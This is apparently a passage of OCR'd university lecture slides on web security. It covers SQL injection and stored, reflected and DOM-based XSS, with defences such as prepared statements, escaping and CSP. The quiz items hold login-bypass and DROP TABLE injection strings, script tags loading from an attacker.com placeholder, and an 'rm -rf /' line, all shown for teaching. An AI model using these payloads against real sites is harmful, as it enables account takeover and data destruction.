                    pwd = '".$_GET['pwd']."';");
if (pg_query_num($result) > 0) {
    echo "Success";
    user_control_panel_redirect();
```

URI: http://www.example.net/login.php?user=admin'--&pwd=f

```
pg_query("SELECT * from users WHERE
          uid = 'admin'--'   AND  pwd = 'f';");

pg_query("SELECT * from users WHERE
          uid = 'admin';");
```

SQL Injection

Q: Under the same premise as before, which URI can delete the users table in the database?

a. `www.example.net/login.php?user=;DROP TABLE users;--`
b. `www.example.net/login.php?user=admin%27%3B%20DROP%20TABLE%20users--%3B&pwd=f`
c. `www.example.net/login.php?user=admin;%20DROP%20TABLE%20users;%20--&pwd=f`
d. It is not possible. (None of the above)

SQL Injection

Q: Under the same premise as before, which URI can delete the users table in the database?

a. www.example.net/login.php?user=;DROP TABLE users;--

b. www.example.net/login.php?user=admin'; DROP TABLE users;--&pwd=f (Decoded)

c. www.example.net/login.php?user=admin; DROP TABLE users; --&pwd=f

d. It is not possible. (None of the above)

```
pg_query("SELECT * from users WHERE
            uid = 'admin'; DROP TABLE users;--' AND
            pwd = 'f';");

pg_query("SELECT * from users WHERE uid = 'admin';
            DROP TABLE users;");
```

SQL Injection

- One of the most exploited vulnerabilities on the web
- Cause of massive data theft
  - 24% of all data stolen in 2010
  - 89% of all data stolen in 2009
- Like command injection, caused when attacker controlled data interpreted as a (SQL) command.

Data Source: Verizon DBIR 2011

Injection Defenses

- Defenses:
  - Input validation
    - Whitelists untrusted inputs to a safe list.
  - Input escaping
    - Escape untrusted input so it will not be treated as a command.
  - Use less powerful API
    - Use an API that only does what you want
    - Prefer this over all other options.

Input Validation for SQL

login.php:

```
<?
if(!preg_match("/^[a-z0-9A-Z.]*$/", $_GET['user'])) {
    echo "Username should be alphanumeric.";
    return;
}
// Continue to do login query
?>
```

GET INPUT	PASSES?
Pikachu	Yes
Pikachu'; DROP TABLE users--	No
O'Donnel	No

Input Validation for SQL

Given that our web application employs the input validation mechanism for usernames, which of the following URIs would still allow you to login as admin?

```
pg_query("SELECT * from users WHERE
                    uid = '".$_GET['user']."'   AND
                    pwd = '".$_GET['pwd']."';");
```

a. http://www.example.net/login.php?user=admin&pwd=admin

b. http://www.example.net/login.php?user=admin&pwd='%20OR%201%3D1;--

c. http://www.example.net/login.php?user=admin'--&pwd=f

d. http://www.example.net/login.php?user=admin&pwd='--

Input Validation for SQL

Given that our web application employs the input validation mechanism for usernames, which of the following URIs would still allow you to login as admin?

```
pg_query("SELECT * from users WHERE
                    uid = '".$_GET['user']."'   AND
                    pwd = '".$_GET['pwd']."';");
```

a. http://www.example.net/login.php?user=admin&pwd=admin

b. http://www.example.net/login.php?user=admin&pwd='%20OR%201%3D1;--

c. http://www.example.net/login.php?user=admin'--&pwd=f

d. http://www.example.net/login.php?user=admin&pwd='--

Input Validation for SQL

Given that our web application employs the input validation mechanism for usernames, which of the following URIs would still allow you to login as admin?

```
pg_query("SELECT * from users WHERE
                    uid = '".$_GET['user']."'   AND
                    pwd = '".$_GET['pwd']."';");
```

b. http://www.example.net/login.php?user=admin&pwd=' OR 1=1;--

```
pg_query("SELECT * from users WHERE
                    uid = 'admin'   AND
                    pwd = '' OR 1 = 1;--';");
```

Input Validation for SQL

Given that our web application employs the input validation mechanism for usernames, which of the following URIs would still allow you to login as admin?

```
pg_query("SELECT * from users WHERE
                    uid = '".$_GET['user']."'   AND
                    pwd = '".$_GET['pwd']."';");
```

```
pg_query("SELECT * from users WHERE
                    (uid = 'admin'   AND  pwd = '') OR
                    1 = 1;--';");
```

1=1 is true everywhere. This returns all the rows in the table, and thus number of results is greater than zero.

Input Escaping

```
$_GET['user'] = pg_escape_string($_GET['user']);
$_GET['pwd'] = pg_escape_string($_GET['pwd']);
```

pg_escape_string() escapes a string for querying the PostgreSQL database. It returns an escaped literal in the PostgreSQL format.

GET INPUT	Escaped Output
`Bob`	`Bob`
`Bob'; DROP TABLE users; --`	`Bob''; DROP TABLE users; --`
`Bob' OR '1'='1`	`Bob'' OR ''1''=''1`

Use less powerful API : Prepared Statements

- Create a template for SQL Query, in which data values are substituted.
- The *database* ensures untrusted value isn't interpreted as command.
- Always prefer over all other techniques.
- Less powerful:
  - Only allows queries set in templates.

Use less powerful API : Prepared Statements

```
<?
# The $1 and $2 are a ‘hole’ or place holder for what will be filled by the data
$result = pg_query_params('SELECT * FROM users WHERE
                                uid = $1 AND
                                pwd = $2', array($_GET['user'], $_GET[‘pwd']) );


# Compare to
$result = pg_query("SELECT * FROM users WHERE
                           uid ='".$_GET['user']."' AND
                           pwd ='".$_GET[‘pwd'].”’;");
?>
```

Recap

- SQL Injection: a case of *injection,* in database queries.
- Extremely common, and pervasively exploited.
- Use prepared statements to prevent SQL injection
  - **DO NOT** use escaping, despite what xkcd says.
- Next, injection in the browser.

Cross-site Scripting

What is Cross-site Scripting (XSS)?

- Vulnerability in web application that enables attackers to inject client-side scripts into web pages viewed by other users.

Three Types of XSS

- **Type 2: Persistent or Stored**
  - **The attack vector is stored at the server**
- Type 1: Reflected
  - The attack value is ‘reflected’ back by the server
- Type 0: DOM Based
  - The vulnerability is in the client side code

Consider a form on safebank.com that allows a user to chat with a customer service associate.

1. User asks a question via HTTP POST

(message: “How do I get a loan?”)

Server

Consider a form on safebank.com that allows a user to chat with a customer service associate.

1. User asks a question via HTTP POST

(message: “How do I get a loan?”)

2. Server *stores* question in database.

Consider a form on safebank.com that allows a user to chat with a customer service associate.

3. Associate requests the questions page

1. User asks a question via HTTP POST
(message: “How do I get a loan?”)

2. Server *stores* question in database.

Consider a form on safebank.com that allows a user to chat with a customer service associate.

3. Associate requests the questions page

4. Server retrieves all questions from the DB

1. User asks a question via HTTP POST
(message: “How do I get a loan?”)

2. Server *stores* question in database.

```
PHP CODE: <? echo "<div class='question'>$question</div>";?>

HTML Code: <div class='question'>"How do I get a loan?"</div>
```

3. Associate requests the questions page

4. Server retrieves all questions from the DB

1. User asks a question via HTTP POST
(message: "How do I get a loan?")

5. Server returns HTML embedded with the question


2. Server *stores* question in database.

```
PHP CODE: <? echo "<div class='question'>$question</div>";?>

HTML Code: <div class='question'>"How do I get a loan?"</div>
```

3. Associate requests the questions page

4. Server retrieves all questions from the DB

1. User asks a question via HTTP POST
(message: "How do I get a loan?")



5. Server returns HTML embedded with the question

2. Server *stores* question in database.

Type 2 XSS Injection

Look at the following code fragments. Which one of these could possibly be a comment that could be used to perform a XSS injection?

a. `'; system('rm –rf /');`
b. `rm –rf /`
c. `DROP TABLE QUESTIONS;`
d. `<script>doEvil()</script>`

Script Injection

Which one of these could possibly be a comment that could be used to perform a XSS injection?

a. `'; system('rm –rf /');`
b. `rm –rf /`
c. `DROP TABLE QUESTIONS;`
d. **`<script>doEvil()</script>`**

```
<html><body>
        ...
    <div class='question'>
        <script>doEvil()</script>
    </div>
        ...
</body></html>
```

Stored XSS

1. Attacker asks malicious question via HTTP POST

(message: “<script>doEvil()</script>”)

Server

Stored XSS

1. Attacker asks malicious question via HTTP POST
(message: “<script>doEvil()</script>”)

Server

2. Server stores question in database.

Stored XSS

3. Victim requests the questions page

1. Attacker asks malicious question via HTTP POST
(message: “<script>doEvil()</script>”)

2. Server stores question in database.

Stored XSS

3. Victim requests the questions page

4. Server retrieves malicious question from the DB

1. Attacker asks malicious question via HTTP POST
(message: “<script>doEvil()</script>”)

2. Server stores question in database.

Stored XSS

```
PHP CODE: <? echo "<div class='question'>$question</div>";?>
HTML Code: <div class='question'><script>doEvil()</script></div>
```

3. Victim requests the questions page

4. Server retrieves malicious question from the DB

1. Attacker asks malicious question via HTTP POST
(message: “<script>doEvil()</script>”)


5. Server returns HTML embedded with malicious question

2. Server stores question in database.

Stored XSS

```
PHP CODE: <? echo "<div class='question'>$question</div>";?>
HTML Code: <di
```

Associate



acker asks malicious
estion via HTTP POST
(message: “<script>doEvil()</script>”)

5. Server returns HTML embedded with malicious question

Server

2. Server stores question in database.

Three Types of XSS


- Type 2: Persistent or Stored
  - The attack vector is stored at the server
- **Type 1: Reflected**
  - **The attack value is 'reflected' back by the server**
- Type 0: DOM Based
  - The vulnerability is in the client side code

Example Continued: Blog

- safebank.com also has a transaction search interface at `search.php`
- `search.php` accepts a query and shows the results, with a helpful message at the top.

```
<? echo "Your query $_GET['query'] returned
        $num results.";?>
```

Example: *Your query chocolate returned 81 results.*



- What is a possible malicious URI an attacker could use to exploit this?

Type 1: Reflected XSS

A request to “search.php?query=<script>doEvil()</script>” causes script injection. Note that the query is never stored on the server, hence the term 'reflected'

PHP Code:
```
<? echo “Your query $_GET['query'] returned $num results.";?>
```


HTML Code:
```
Your query <script>doEvil()</script> returned 0 results
```

But this only injects code in the attacker’s page. The attacker needs to make the user click on this link, for the attack to be effective.

Reflected XSS

1. Send Email
with malicious link
safebank.com/search.php?query=<script>doEvil()</script>

User



Vulnerable Server

Reflected XSS

1. Send Email
with malicious link
safebank.com/search.php?query=<script>doEvil()</script>

2. Click on Link with malicious params

Vulnerable Server

Reflected XSS


1. Send Email with malicious link

safebank.com/search.php?query=<script>doEvil()</script>

```
Your query
<script>doEvil()</script>
returned 0 results
```

3. Server inserts malicious params into HTML

User



2. Click on Link with malicious params

Vulnerable Server

Reflected XSS


1. Send Email with malicious link

safebank.com/search.php?query=<script>doEvil()</script>

```
Your query
<script>doEvil()</script>
returned 0 results
```

3. Server inserts malicious params into HTML

User




2. Click on Link with malicious params

4. HTML with injected attack code

Vulnerable Server

Reflected XSS



5. Execute embedded malicious script.

Three Types of XSS

- Type 2: Persistent or Stored
  - The attack vector is stored at the server
- Type 1: Reflected
  - The attack value is ‘reflected’ back by the server
- **Type 0: DOM Based**
  - **The vulnerability is in the client side code**

Type 0: Dom Based XSS

- Traditional XSS vulnerabilities occur in the *server side code,* and the fix involves improving sanitization at the server side.
- Web 2.0 applications include significant processing logic, at the client side, written in JavaScript.
- Similar to the server, this code can also be vulnerable.
- When the XSS vulnerability occurs in the client side code, it is termed as a DOM Based XSS vulnerability

Type 0: Dom Based XSS

Suppose safebank.com uses client side code to display a friendly welcome to the user. For example, the following code shows "Hello Joe" if the URL is

`http://safebank.com/welcome.php?name=Joe`

```
Hello
<script>
var pos=document.URL.indexOf("name=")+5;
document.write(document.URL.substring(pos,document.URL.length));
</script>
```

Type 0: Dom Based XSS

For the same example, which one of the following URIs will cause untrusted script execution?

```
Hello
<script>
var pos=document.URL.indexOf("name=")+5;
document.write(document.URL.substring(pos,document.URL.length));
</script>
```

a. http://attacker.com
b. http://safebank.com/welcome.php?name=doEvil()
c. http://safebank.com/welcome.php?name=<script>doEvil()</script>

Type 0: Dom Based XSS

For the same example, which one of the following URIs will cause untrusted script execution?


```
Hello
<script>
var pos=document.URL.indexOf("name=")+5;
document.write(document.URL.substring(pos,document.URL.length));
</script>
```

a. http://attacker.com
b. http://safebank.com/welcome.php?name=doEvil()
c. http://safebank.com/welcome.php?name=<script>doEvil()</script>

DOM-Based XSS

1. Send Email
with malicious link
safebank.com/welcome.php?query=<script>doEvil()</script>

User



Vulnerable Server

DOM-Based XSS

1. Send Email
with malicious link
safebank.com/welcome.php?query=<script>doEvil()</script>

2. Click on Link with malicious params

Vulnerable Server

DOM-Based XSS

1. Send Email with malicious link

safebank.com/welcome.php?query=<script>doEvil()</script>

3. Server uses the params in a safe fashion, or ignores the malicious param

2. Click on Link with malicious params

Vulnerable Server


DOM-Based XSS

1. Send Email with malicious link

safebank.com/welcome.php?query=<script>doEvil()</script>

3. Server uses the params in a safe fashion, or ignores the malicious param

User




2. Click on Link with malicious params

4. Safe HTML

Vulnerable Server

DOM-Based XSS



ses the params in a
on, or ignores the
icious param

5. JavaScript code **ON THE CLIENT** uses the malicious params in an unsafe manner, causing code execution

Exploiting a DOM Based XSS

- The attack payload (the URI) is still sent to the server, where it might be logged.
- In some web applications, the URI fragment is used to pass arguments
  - E.g., Gmail, Twitter, Facebook,
- Consider a more Web 2.0 version of the previous example: `http://example.net/welcome.php#name=Joe`
  - The browser doesn't send the fragment "#name=Joe" to the server as part of the HTTP Request
  - The same attack still exists

Three Types of XSS

- Type 2: Persistent or Stored
  - The attack vector is stored at the server
- Type 1: Reflected
  - The attack value is ‘reflected’ back by the server
- Type 0: DOM Based
  - The vulnerability is in the client side code

Web Security: Vulnerabilities & Attacks

Three Types of XSS

- Type 2: Persistent or Stored
  - The attack vector is stored at the server
- Type 1: Reflected
  - The attack value is ‘reflected’ back by the server
- Type 0: DOM Based
  - The vulnerability is in the client side code

Contexts in HTML

- Cross site scripting is significantly more complex than the command or SQL injection.
- The main reason for this is the large number of *contexts* present in HTML.

```
<a href="http://evil.com" onclick="functionCall()">
Possibly <b>HTML</b> Text
</a>
```

Contexts in HTML

- Cross site scripting is significantly more complex than the command or SQL injection.
- The main reason for this is the large number of *contexts* present in HTML.

Contexts in HTML

The blogging application also accepts a ‘homepage’ from the anonymous commenter. The application uses this value to display a helpful link:

```
<? echo "<a href='".$homepage."'>Home</a>"; ?>
```

Which of the following values for `$homepage` cause untrusted code execution?

a. `<script src="http://attacker.com/evil.js"></script>`

b. `'<script src="http://attacker.com/evil.js"></script>`

c. `javascript:alert("evil code executing");`

HTML Contexts

The blogging application also accepts a ‘homepage’ from the anonymous commenter. The application uses this value to display a helpful link:

```
<? echo "<a href='".$homepage."'>Home</a>"; ?>
```

Which of the following values for `$homepage` cause untrusted code execution?

a. `<script src="http://attacker.com/evil.js"></script>`

b. `'<script src="http://attacker.com/evil.js"></script>`

c. `javascript:alert("evil code executing");`

HTML Contexts

The blogging application also accepts a ‘homepage’ from the anonymous commenter. The application uses this value to display a helpful link:

```
<? echo "<a href='".$homepage."'>Home</a>"; ?>
```

Which of the following values for `$homepage` cause untrusted code execution?

a. `<script src="http://attacker.com/evil.js"></script>`

b. `'<script src="http://attacker.com/evil.js"></script>`

c. `javascript:alert("evil code executing");`

HTML Contexts

The blogging application also accepts a ‘homepage’ from the anonymous commenter. The application uses this value to display a helpful link:

```
<? echo "<a href='".$homepage."'>Home</a>"; ?>
```

Which of the following values for `$homepage` cause untrusted code execution?

a. `<script src="http://attacker.com/evil.js"></script>`

b. `'<script src="http://attacker.com/evil.js"></script>`

c. `javascript:alert("evil code executing");`

Injection Defenses

- Defenses:
  - Input validation
    - Whitelists untrusted inputs.
  - Input escaping
    - Escape untrusted input so it will not be treated as a command.
  - Use less powerful API
    - Use an API that only does what you want.
    - Prefer this over all other options.

Input Validation

Check whether input value follows a whitelisted pattern. For example, if accepting a phone number from the user, JavaScript code to validate the input to prevent server-side XSS:

```
function validatePhoneNumber(p){
  var phoneNumberPattern = /^\(?(\d{3})\)?[- ]?(\d{3})[- ]?(\d{4})$/;
  return phoneNumberPattern.test(p);
}
```

This ensures that the phone number doesn't contain a XSS attack vector or a SQL Injection attack. This only works for inputs that are easily restricted.

Parameter Tampering

Is the JavaScript check in the previous function on the client sufficient to prevent XSS attacks ?

a. Yes
b. No

Parameter Tampering

Is the JavaScript check in the previous function sufficient to prevent XSS attacks ?

a. Yes

b. No

Input Escaping or Sanitization

Sanitize untrusted data before outputting it to HTML. Consider the HTML entities functions, which escapes 'special' characters. For example, `<` becomes `<`.

Our previous attack input,

```
<script src="http://attacker.com/evil.js"></script>
```

becomes

```
&lt;script src=&quot;http://attacker.com/evil.js&quot;&gt;&lt;/script&gt;
```

which shows up as text in the browser.

Context Sensitive Sanitization

What is the output of running `htmlentities` on `javascript:evilfunction();`? Is it sufficient to prevent cross site scripting? You can try out html entities online at http://www.functions-online.com/htmlentities.html

a. Yes

b. No

Context Sensitive Sanitization

What is the output of running `htmlentities` on `javascript:evilfunction();`? Is it sufficient to prevent cross site scripting? You can try out html entities online at http://www.functions-online.com/htmlentities.html

a. Yes

b. No

Use a less powerful API

- The current HTML API is too powerful, it allows arbitrary scripts to execute at any point in HTML.
- Content Security Policy allows you to disable all inline scripting and restrict external script loads.
- Disabling inline scripts, and restricting script loads to ‘self’ (own domain) makes XSS a lot harder.
- See CSP specification for more details.

Use a less powerful API

- To protect against DOM based XSS, use a less powerful JavaScript API.
- If you only want to insert untrusted text, consider using the `innerText` API in JavaScript. This API ensures that the argument is only used as text.
- Similarly, instead of using `innerHTML` to insert untrusted HTML code, use `createElement` to create individual HTML tags and use `innerText` on each.

Break


Cross-site Request Forgery

Example Application

